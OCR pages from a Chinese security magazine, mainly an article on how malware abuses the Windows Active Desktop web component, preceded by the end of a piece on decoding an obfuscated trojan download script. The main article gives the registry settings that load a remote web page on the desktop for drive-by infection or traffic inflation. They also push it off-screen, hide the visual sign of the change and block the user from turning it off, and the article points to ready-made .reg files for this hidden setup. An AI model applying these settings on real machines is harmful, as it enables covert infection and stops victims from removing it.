


图5

好在FreShow本身就是一款脚本解密的工具，通过它可以减少机械操作和处理步骤。首先将代码里面加密的信息复制出来，然后点击“复制”按钮清空处理框中的信息，再点击“粘贴”按钮，将刚才复制的代码粘贴到处理框中。现在点击操作区中的“解密”按钮，这样就可以对加密信息进行第一次解密了，再点击“向上”按钮，将第一次解密后的信息移动到处理框中，再在解密列表中选择“ASCII”选项，再点击“解密”按钮就可以得到最终的地址了，如图6。最后利用下载软件将病毒木马下载下来，然后在虚拟机里运行来查看它的破坏性，当然我们也可以把它上报给杀毒软件厂商，让专业人士来帮助我们进行分析和处理。




图6

（本文所涉及到的FreShow已收录到光盘中）

文章难易度：☆☆
文章闪光点：原来桌面下也可以挂马

桌面下的邪恶

65550352

小菜们一定遇到过桌面图标莫名其妙的变成了蓝底、不透明的情况吧，虽然并不影响计算机的正常使用，但是这样看着却实在是让人不舒服。我在百度里搜索了一下解决的方法，答案有很多，有的说是系统设置不当造成的，有的说是病毒恶意修改而导致的，下面我就以自己的亲身经历来为大家揭示其原理。

话说某日我运行了从一个网站下载的软件后，桌面图标就变了，背景也变了，怎么也消除不掉。后来从百度找到了一些解决方法，但照着使用后却发现根本就不行，最后只好自己动手来解决问题了。于是我重新运行了恶意软件，同时使用regmon监视注册表的改动，经过分析终于找到了几个关键的注册表项，原来它是修改web桌面并且不让其在桌面上显示。仔细的想了想，发现这也不失为一种比较高明的挂马或刷流量的方式。

web桌面是活动桌面的一种，使用web桌面后可以将我们感兴趣的网页直接显示在桌面上，甚至可以将网页设为桌面的背景，设置的方法为在桌面上点右键，选择“属性”，再选择“桌面”下的“自定义桌面”，然后选择“Web”，在这里就可以通过“新建”按钮来随意设置自己喜欢的网页了（设置完毕后别忘了勾选上“锁定桌面项目”），如图1。记得在X档案上看到关于RAR挂马之类的技术文章时我就想到了这里是不是也可以被利用，但无奈web桌面总是在桌面上显示html页面，隐蔽性似乎不够好。但今日，利用web桌面的恶意软件也终于出现了，我们就来看看如何利用它吧。




图1




图2

1、注册表来设置web桌面，其设置如下：

```
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components\0]
"Source"="http://www.qq163.com/song/6211/79539.htm"
"SubscribedURL"="http://www.qq163.com/song/6211/79539.htm"
"FriendlyName"="当前主页"
"Flags"=dword:00002002
"Position"=hex:2c,00,00,00,2c,01,00,00,00,00,00,00,d4,03,00,00,e2,03,00,00,00,\
  00,00,00,01,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,00,00,00
"CurrentState"=dword:40000004
"OriginalStateInfo"=hex:18,00,00,00,2c,01,00,00,00,00,00,00,d4,03,00,00,e2,03,\
  00,00,04,00,00,40
"RestoredStateInfo"=hex:18,00,00,00,2c,01,00,00,00,00,00,00,d4,03,00,00,e2,03,\
  00,00,01,00,00,00
```

其中Source和Flags这两项最为重要，前者指定网址，后者则决定是否勾选上图中的当前选项框。当"**Flags"=dword:00002002**时勾选，当"**Flags"=dword:00000002**时不勾选。

2、从桌面遁形

Position项决定了web页面在桌面上的坐标位置，只要使窗口位于可见屏幕可见坐标范围外就可以达到隐形的目的了。但是手动拖动这个窗口却是无法拖到外侧的，经过试验仅修改Position这一项也很难达到理想的隐形效果，这里我给出恶意文件的几个关键配置选项：


```
"OriginalStateInfo"=hex:18,00,00,00,64,ff,ff,ff,03,00,00,00,9d,00,00,00,0f,00,00,00,
01,00,00,40
"Position"=hex:2c,00,00,00,64,ff,ff,ff,03,00,00,00,9d,00,00,00,0f,00,00,00,ec,03,00,
00,01,00,00,00,01,00,00,00,01,00,00,00,00,00,00,00,00,00
"RestoredStateInfo"=hex:01,40,6c,74,00,00,00,00,01,00,0c,3b,30,bc,10,00,34,2d,93,
7c,a4,6c,07,00
"CurrentState"=dword:40000001
```

以上只是部分代码，完整的注册表文件请参考光盘中的附件。当然了，设置web页面后桌面图标就会变成蓝色背景，很容易暴露，很多病毒在这点上处理得也不好。其实我们只要修改下面的注册表项**HKU\S-1-5-21-1667813274-3966480906-1986347904-500\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState：24 00 00 00 6A A8 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0D 00 00 00 00 00 00 00 00 00 00 00**就可以了，将其中的6A改为2A，这样就看不出任何破绽了，需要注意的是S-1-5-21后面的数字对于每个系统都是不一样的。

3、反修改

如果用户直接取消勾选web页面，那么以上的一切设置都将白费了，所谓“道高一尺，魔高一丈”，在HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer下新建一个DWORD项，然后在DWORD项下再新建一个键值为1的NoActiveDesktopChanges键，这样在桌面项目中就不会出现web选项了，如图2。

（本文所涉及到的禁用活动web桌面选项.reg、隐蔽设置web桌面.reg已收录到光盘中）



坚守Windows的第一道“门”

爆 惇ヾ☆




图 1

